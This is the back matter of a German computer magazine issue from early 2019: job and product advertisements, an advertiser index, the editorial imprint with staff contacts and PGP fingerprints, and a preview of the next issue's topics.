**Bachelor/Diplom (FH) – Absolventen (m/w/d) der Informatik, Wirtschaftsinformatik, Mathematik, Physik, eines naturwissenschaftlichen oder technischen Studiengangs, wie z. B. Elektro-/Nachrichtentechnik mit Schwerpunkt IT oder vergleichbar**  
– Ausschreibung „BRH 2018-0088B“ –

Weitere Informationen finden

Sie im Internet unter:

[www.bundesrechnungshof.de](http://www.bundesrechnungshof.de)



# JOB GESUCHT?

Ein gutes Team braucht viele verschiedene kluge und kreative Köpfe – und gleichzeitig den Freiraum, diese Potenziale zu entfalten und einzusetzen.

Gestalten Sie mit uns die Zukunft der Medienwelt!

Jetzt informieren und bewerben unter  
[www.heise-gruppe.de/karriere](http://www.heise-gruppe.de/karriere).



# Inserenten\*

1&1 Telecom GmbH, Montabaur	204	Strato AG, Berlin	59
1blu AG, Berlin	49	Techniker Krankenkasse, Hamburg	2
Bressner Technology GmbH, Gröbenzell	93	Thomas Krenn AG, Freyung	47
Datarecovery, Hamburg	91	TOPIX, Ottobrunn	17
DELL Computer Corporation, GB-Bracknell, Berkshire	63	uniVorx GmbH, Schönefeld	83
easybell GmbH, Berlin	37		
EXTRA Computer GmbH, Giengen-Sachsenhausen	11		
Fernschule Weber, Großenkneten	195		
Host Europe GmbH, Köln	31		
KabelScheune.de, Burgbernheim	103		
NTT Security (Germany) GmbH, Ismaning	61		
Platinion GmbH, Köln	203		
Reichelt Elektronik GmbH & Co., Sande	109		

## Stellenanzeigen

Bundesrechnungshof, Bonn	199
Heise Medien Gruppe GmbH & Co. KG, Hannover	199

Ein Teil dieser Ausgabe enthält Beilagen der HACKATTACK IT SECURITY GmbH, A-Seeham.

\* Die hier abgedruckten Seitenzahlen sind nicht verbindlich.  
Redaktionelle Gründe können Änderungen erforderlich machen.

The advertisement features a green header bar at the top with white text: "25. bis 28. Juni 2019" and "darmstadtium, Darmstadt". Below this is a large green title "enterJS 2019". To the right is a logo consisting of a green rectangle with "enter" and a black rectangle with "JS" stacked vertically, separated by a white space. To the left of the main title is a row of seven small square icons depicting various nature scenes like a dragon, a forest, and a shell. Below the title is a large white text area containing the slogan "Angular, React, Node.js? Ganz egal, Hauptsache mit JavaScript!". At the bottom of this area is a green bar with white text: "Bis zum 14.01.2019 am Call for Proposals der enterJS teilnehmen!". At the very bottom, there are logos for Goldsponsor "SYZYGY" and Veranstalter "heise Developer" and "dpunkt.verlag". The URL "www.enterjs.de" is also present at the bottom.

# Impressum

## Redaktion

Heise Medien GmbH & Co. KG, Redaktion c't  
Postfach 61 04 07, 30604 Hannover  
Karl-Wiechert-Allee 10, 30625 Hannover  
Telefon: 05 11/53 52-300  
Telefax: 05 11/53 52-417  
Internet: [www.ct.de](http://www.ct.de), E-Mail: ct@ct.de

**Titelthemenkoordination in dieser Ausgabe:** „Schluss mit Windows 7“: Axel Vahldiek ([axv@ct.de](mailto:axv@ct.de)), „Smartphone wechseln, Daten mitnehmen“: Stefan Porteck ([spo@ct.de](mailto:spo@ct.de))  
**Chefredakteur:** Dr. Jürgen Rink ([jr@ct.de](mailto:jr@ct.de)) (verantwortlich für den Textteil)

**Stellv. Chefredakteur:** Axel Kossel ([ad@ct.de](mailto:ad@ct.de))

**Chef vom Dienst:** Georg Schnurer ([gs@ct.de](mailto:gs@ct.de))

**Leser & Qualität**

**Leitung:** Achim Barczok ([acb@ct.de](mailto:acb@ct.de))

**Textredaktion & Qualitätssicherung:** Oliver Lau ([ola@ct.de](mailto:ola@ct.de)), Ingo T. Storm ([it@ct.de](mailto:it@ct.de))

**Koordination Leserkommunikation:** Martin Triadan ([mat@ct.de](mailto:mat@ct.de))

**Ressort Software & Internet**

**Leitende Redakteure:** Dorothee Wiegand ([dwi@ct.de](mailto:dwi@ct.de)), Jo Bager ([jo@ct.de](mailto:jo@ct.de))

**Redaktion:** Holger Bleich ([hob@ct.de](mailto:hob@ct.de)), Dieter Brors ([db@ct.de](mailto:db@ct.de)), Arne Grävemeyer ([agr@ct.de](mailto:agr@ct.de)), André Kramer ([akr@ct.de](mailto:akr@ct.de)), Markus Montz ([mon@ct.de](mailto:mon@ct.de)), Anke Poimann ([apoi@ct.de](mailto:apoi@ct.de)), Peter Schmitz ([psz@ct.de](mailto:psz@ct.de)), Dr. Hans-Peter Schüler ([hps@ct.de](mailto:hps@ct.de)), Andrea Trinkwalder ([atr@ct.de](mailto:atr@ct.de))

**Ressort Systeme & Sicherheit**

**Leitende Redakteure:** Peter Siering ([ps@ct.de](mailto:ps@ct.de)), Jürgen Schmidt ([ju@ct.de](mailto:ju@ct.de))

**Redaktion:** Mirko Dölle ([mid@ct.de](mailto:mid@ct.de)), Liane M. Dubowy ([lmd@ct.de](mailto:lmd@ct.de)), Ronald Eikenberg ([rei@ct.de](mailto:rei@ct.de)), Thorsten Leemhuis ([thl@ct.de](mailto:thl@ct.de)), Jan Mahn ([jam@ct.de](mailto:jam@ct.de)), Pina Merkert ([pmk@ct.de](mailto:pmk@ct.de)), Dennis Schirmacher ([des@ct.de](mailto:des@ct.de)), Hajo Schulz ([hos@ct.de](mailto:hos@ct.de)), Merlin Schumacher ([mls@ct.de](mailto:mls@ct.de)), Jan Schüßler ([jss@ct.de](mailto:jss@ct.de)), Axel Vahldiek ([axv@ct.de](mailto:axv@ct.de)), Olivia von Westernhagen ([ovw@ct.de](mailto:ovw@ct.de))

**Ressort Hardware**

**Leitende Redakteure:** Christof Windeck ([cw@ct.de](mailto:cw@ct.de)), Ulrike Kuhlmann ([uk@ct.de](mailto:uk@ct.de)), Dušan Živadinović ([dz@ct.de](mailto:dz@ct.de))

**Redaktion:** Ernst Ahlers ([ea@ct.de](mailto:ea@ct.de)), Tim Gerber ([tig@ct.de](mailto:tig@ct.de)), Christian Hirsch ([chh@ct.de](mailto:chh@ct.de)), Benjamin Kraft ([bkr@ct.de](mailto:bkr@ct.de)), Lutz Labs ([ll@ct.de](mailto:ll@ct.de)), Andrijan Möcker ([amo@ct.de](mailto:amo@ct.de)), Florian Müsseg ([mue@ct.de](mailto:mue@ct.de)), Rudolf Opitz ([rop@ct.de](mailto:rop@ct.de)), Carsten Spille ([csp@ct.de](mailto:csp@ct.de))

**Ressort Mobiles, Entertainment & Gadgets**

**Leitende Redakteure:** Jörg Wirtgen ([jow@ct.de](mailto:jow@ct.de)), Jan-Keno Janssen ([jkj@ct.de](mailto:jkj@ct.de))

**Redaktion:** Julius Beineke ([jube@ct.de](mailto:jube@ct.de)), Robin Brand ([rbr@ct.de](mailto:rbr@ct.de)), Hannes A. Czerulla ([hc@ct.de](mailto:hc@ct.de)), Hartmut Gieselmann ([hag@ct.de](mailto:hag@ct.de)), Sven Hansen ([sha@ct.de](mailto:sha@ct.de)), Ulrich Hilgefot ([uh@ct.de](mailto:uh@ct.de)), Nico Jurran ([nij@ct.de](mailto:nij@ct.de)), Michael Link ([mil@ct.de](mailto:mil@ct.de)), Urs Mansmann ([uma@ct.de](mailto:uma@ct.de)), Stefan Porteck ([spo@ct.de](mailto:spo@ct.de))

**c't online:** Ulrike Kuhlmann ([Ltg\\_uk@ct.de](mailto:Ltg_uk@ct.de))

**Koordination News-Teil:** Hartmut Gieselmann ([hag@ct.de](mailto:hag@ct.de))

**Koordination Heftproduktion:** Martin Triadan ([mat@ct.de](mailto:mat@ct.de))

**Redaktionsassistenz:** Susanne Cölle ([suc@ct.de](mailto:suc@ct.de)), Christopher Tränkmann ([cht@ct.de](mailto:cht@ct.de))

**Software-Entwicklung:** Kai Wasserbäch ([kaw@ct.de](mailto:kaw@ct.de))

**Technische Assistenz:** Ralf Schneider ([Ltg\\_rs@ct.de](mailto:Ltg_rs@ct.de)), Hans-Jürgen Berndt ([hjb@ct.de](mailto:hjb@ct.de)), Denis Fröhlich ([df@ct.de](mailto:df@ct.de)), Christoph Hoppe ([cho@ct.de](mailto:cho@ct.de)), Stefan Labusga ([sla@ct.de](mailto:sla@ct.de)), Arne Mertins ([ame@ct.de](mailto:ame@ct.de)), Jens Nohl ([jno@ct.de](mailto:jno@ct.de)), Wolfram Tege ([te@ct.de](mailto:te@ct.de))

**Dokumentation:** Thomas Masur ([tm@ct.de](mailto:tm@ct.de))

**Verlagsbüro München:** Hans-Pinsel-Str. 10a, 85540 Haar,

Tel.: 0 89/42 71 86-0, Fax: 0 89/42 71 86-10

**Ständige Mitarbeiter:** Leo Becker ([lbe@ct.de](mailto:lbe@ct.de)), Detlef Borchers, Herbert Braun ([heb@ct.de](mailto:heb@ct.de)), Tobias Engler, Monika Ermert, Stefan Krempel, Ben Schwan ([bsc@ct.de](mailto:bsc@ct.de)), Christiane Schulzki-Haddouti, Kai Schwirzke

**DTP-Produktion:** Nicole Judith Hoehne ([Ltg\\_m@ct.de](mailto:Ltg_m@ct.de)), Martina Fredrich, Jürgen Gonnermann, Birgit Graff, Angela Hilberg, Astrid Seifert, Norman Steiner, Dieter Wahner

**Art Direction:** Nicole Judith Hoehne (Leitung & Weiterentwicklung)

**Junior Art Director:** Martina Bruns

**Fotografie:** Andreas Wodrich, Melissa Ramson

**Videoproduktion:** Johannes Börnsen

**Digitale Produktion:** Rolf Ahlborn, Klaus Ditze, Melanie Becker, Joana Hollasch, Nicole Tiemann

**Illustrationen**

Jan Bintakies, Hannover, Rudolf A. Blaha, Frankfurt am Main, Thorsten Hübner, Berlin, Albert Hulm, Berlin

**Editorial:** Hans-Jürgen „Mash“ Marhenke, Hannover, **Schlageite:** Ritsch & Renn, Wien, **3D-Illustrationen und Titelbild:** tsamedien, Düsseldorf, **c't-Logo:** Gerold Kalter, Rheine

**c't-Krypto-Kampagne:** Infos zur Krypto-Kampagne unter <https://ct.de/pgp>. Die Authentizität unserer Zertifizierungsschlüssel lässt sich mit den nachstehenden Fingerprints überprüfen:

**Key-ID:** DAFFB000  
ct magazine CERTIFICATE <[pgpCA@ct.heise.de](mailto:pgpCA@ct.heise.de)>  
A3B5 24C2 01A0 D0F2 355E 5D1F 2BAE 3CF6 DAFF B000  
**Key-ID:** B3B2A12C  
ct magazine CERTIFICATE <[pgpCA@ct.heise.de](mailto:pgpCA@ct.heise.de)>  
19ED 6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C

**heise Investigativ:** Über diesen sicheren Briefkasten können Sie uns anonym informieren.  
Anonymer Briefkasten: <https://heise.de/investigativ>  
via Tor: [sq4lecqyx4izcpkp.onion](http://sq4lecqyx4izcpkp.onion)

## Verlag

Heise Medien GmbH & Co. KG  
Postfach 61 04 07, 30604 Hannover  
Karl-Wiechert-Allee 10, 30625 Hannover  
Telefon: 05 11/53 52-0  
Telefax: 05 11/53 52-129  
Internet: [www.heise.de](http://www.heise.de)

**Herausgeber:** Christian Heise, Ansgar Heise, Christian Persson

**Geschäftsführer:** Ansgar Heise, Dr. Alfons Schräder

**Mitglieder der Geschäftsleitung:** Beate Gerold, Jörg Mühlé

**Verlagsleiter:** Dr. Alfons Schräder

**Anzeigenleitung:** Michael Hanke (-167)  
(verantwortlich für den Anzeigenteil),  
[www.heise.de/mediadaten/ct](http://www.heise.de/mediadaten/ct)

**Anzeigenpreise:** Es gilt die Anzeigenpreisliste Nr. 36 vom 1. Januar 2019.

**Anzeigen-Auslandsvertretung (Asien):** Media Gate Group Co., Ltd.,  
7F., No. 182, Section 4, Chengde Road, Shilin District, 11167 Taipei City, Taiwan,  
[www.mediagate.com.tw](http://www.mediagate.com.tw)  
Tel: +886-2-2882-5577, Fax: +886-2-2882-6000,  
E-Mail: [mei@mediagate.com.tw](mailto:mei@mediagate.com.tw)

**Leiter Vertrieb und Marketing:** André Lux (-299)

**Werbeleitung:** Julia Conrades (-156)

**Service Sonderdrucke:** Julia Conrades (-156)

**Druck:** Firmengruppe APPL echter druck GmbH, Delpstraße 15, 97084 Würzburg  
**Kundenkonto in der Schweiz:** PostFinance, Bern, Kto.-Nr. 60-486910-4,  
BIC: POFICHBX, IBAN: CH73 0900 0000 6048 6910 4

**Vertrieb Einzelverkauf:**

VU Verlagsunion KG  
Meßberg 1  
20086 Hamburg  
Tel.: 040/3019 1800, Fax: 040/3019 145 1800  
E-Mail: [info@verlagsunion.de](mailto:info@verlagsunion.de)

**c't erscheint 14-täglich**

Einzelpreis 4,90 €; Österreich 5,40 €; Schweiz 7,10 CHF; Dänemark 54,00 DKK;  
Belgien, Luxemburg 5,70 €; Niederlande 5,90 €, Italien, Spanien 6,20 €

**Abonnement-Preise:** Das Jahresabonnement kostet inkl. Versandkosten:  
Inland 116,10 €, Österreich 125,55 €, Europa 135,00 €, restl. Ausland 162,00 €  
(Schweiz 164,70 CHF); ermäßigtes Abonnement für Schüler, Studenten, Auszubildende  
(nur gegen Vorlage einer entsprechenden Bescheinigung): Inland 83,70 €,  
Österreich 90,45 €, Europa 102,60 €, restl. Ausland 129,60 € (Schweiz 135,00 CHF).  
c't-Plus-Abonnements (inkl. Zugriff auf das c't-Artikel-Archiv sowie die App für Android und  
iOS) kosten pro Jahr 18,90 € (Schweiz 22,95 CHF) Aufpreis. Ermäßiges Abonnement für  
Mitglieder von AUGE, bdv e.V., BvDW e.V., ch/open, GI, GUUG, ISACA Germany Chapter  
e.V., JUG Switzerland, Mac e.V., VBIO, VDE und VDI (gegen Mitgliedsausweis): Inland  
87,75 €, Österreich 91,80 €, Europa 106,65 €, restl. Ausland 133,65 € (Schweiz 121,50 CHF).  
Luftpost auf Anfrage.

**Leserservice:**

Bestellungen, Adressänderungen, Lieferprobleme usw.

Heise Medien GmbH & Co. KG

Leserservice

Postfach 24 69

49014 Osnabrück

E-Mail: [leserservice@ct.de](mailto:leserservice@ct.de)

Telefon: 05 41/8 00 09-120

Fax: 05 41/8 00 09-122

**c't abonnieren:** Online-Bestellung via Internet ([www.ct.de/abo](http://www.ct.de/abo))  
oder E-Mail ([leserservice@ct.de](mailto:leserservice@ct.de)).

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden.  
Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsberecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.


Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.  
Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chlorfreiem Papier.

© Copyright 2019 by Heise Medien GmbH & Co. KG

ISSN 0724-8679 AWA ACTA 

# Vorschau 3/2019

Ab 19. Januar 2019 im Handel und auf ct.de



## Virenschutz für Windows

Virenschutz-Programme gibt es von gratis bis ziemlich teuer. Selbst der in Windows eingebaute Defender ist eine interessante Option. c't testet neun Schutzprogramme und klärt die Frage, für wen sich welches Programm eignet und wer mit dem Defender besser bedient ist.



## Smarte Heizkörperthermostate

Intelligente und per Funk vernetzte Heizkörperthermostate lassen sich leicht installieren. Sie sorgen automatisch für Wohlfühlklima und senken obendrein die Kosten, indem sie die Heizung zudrehen, wenn das Fenster offen steht oder niemand zu Hause ist. Bei einigen klappt das sogar ohne Cloud.

Außerdem:

## eSIM setzt sich durch

Immer mehr Handys, Tablets und Smartwatches kommen mit fest eingebauter eSIM auf den Markt. Über kurz oder lang werden sie die klassischen wechselbaren SIMs verdrängen. Wir erklären die Technik dahinter und welche Konsequenzen der Umstieg für die Kunden hat.

## Android pur

Pures Android für alle: Das Label Android One bekommen nur Smartphones ohne Bloatware, also überflüssige Hersteller-Apps. Die meist günstigen Geräte punkten mit langer Update-Garantie – und mittlerweile wächst auch die Geräteauswahl in Deutschland.

## Einstieg in Microsoft Planner

Teamarbeit artet schnell zum organisatorischen Kraftakt aus: Wer macht was bis wann und wie ist der aktuelle Stand? Office-365-Business-Kunden weisen mit Planner Aufgaben zu, besprechen Anliegen per Chat und tauschen sich über Fortschritte aus. Wir helfen beim Einstieg.

Noch mehr  
Heise-Know-how:



c't Digitale Fotografie  
1/2019 jetzt im Handel und  
auf heise-shop.de



iX 1/2019 jetzt im Handel  
und auf heise-shop.de



c't PC-Selbstbau jetzt  
im Handel und auf heise-  
shop.de

# SIE BEHERRSCHEN VIER SPRACHEN. UND SPRECHEN ZWEI.

## BCG Platinion sucht IT Architects.

Bei BCG Platinion fragen wir uns nicht, wie die digitale Welt ist – sondern wie sie sein sollte. Bei uns arbeiten kleine, hochmotivierte Teams an der Umsetzung geschäftskritischer IT-Themen renommierter Industrie- und Dienstleistungsunternehmen. Dabei ist uns eine enge Zusammenarbeit mit dem Kunden genauso wichtig wie die persönlichen Aufstiegs- und Entwicklungschancen unserer Mitarbeiter. Sie haben Interesse an einer führenden IT-Beratung und wollen von den Chancen des globalen BCG-Netzwerks profitieren? Dann freuen wir uns auf Ihre Bewerbung.

Mehr Informationen auf [bcgplatinion.de](http://bcgplatinion.de)



# NEU: 1&1 AUSTAUSCH-SERVICE



## 1&1 ALL-NET-FLAT

✓ FLAT TELEFONIE

✓ FLAT INTERNET

✓ FLAT EU-AUSLAND

ab 9,99 €/Monat\*

12 Monate, danach  
19,99 €/Monat

## Handy kaputt? Handy neu!

Wir ersetzen Ihr Handy innerhalb von 24 h

- ✓ bei technischem Defekt
- ✓ bei Display-Bruch
- ✓ bei Wasserschaden

1&1 tauscht Ihr defektes Smartphone vor Ort aus – kostenfrei bei gleichzeitiger Verlängerung Ihrer Vertragslaufzeit auf insgesamt wieder 24 Monate.

Die Alternative  
zur Handy-  
Versicherung



02602 / 9696

1&1

1und1.de

\*24 Monate Vertragslaufzeit. Sonderkündigung im ersten Monat möglich. 1&1 All-Net-Flat mit 3 GB Highspeed-Volumen/Mon. (bis zu 21,6 MBit/s im Download/bis zu 11 MBit/s im Upload, danach jew. max. 64 kBit/s) für die ersten 12 Monate 9,99 €/Monat, danach 19,99 €/Monat. Telefonate in dt. Fest- und Handynetze inklusive, Verbindungen innerhalb des EU-Auslands und aus EU nach Deutschland plus Island, Liechtenstein und Norwegen. Kostenlose Overnight-Lieferung, einmaliger Bereitstellungspreis 29,90 €. Mit Smartphone ab 7,- €/Mon. mehr, ggf. zzgl. einmaligen Gerätepreises (Höhe geräteabhängig). Weitere LTE-Tarife verfügbar. 1&1 Austausch-Service nicht bei mutwilligen Schäden, und sofern der letzte selbstverschuldeten Schaden weniger als 12 Monate zurückliegt. Preise inkl. MwSt. 1&1 Telecom GmbH, Elgendorfer Straße 57, 56410 Montabaur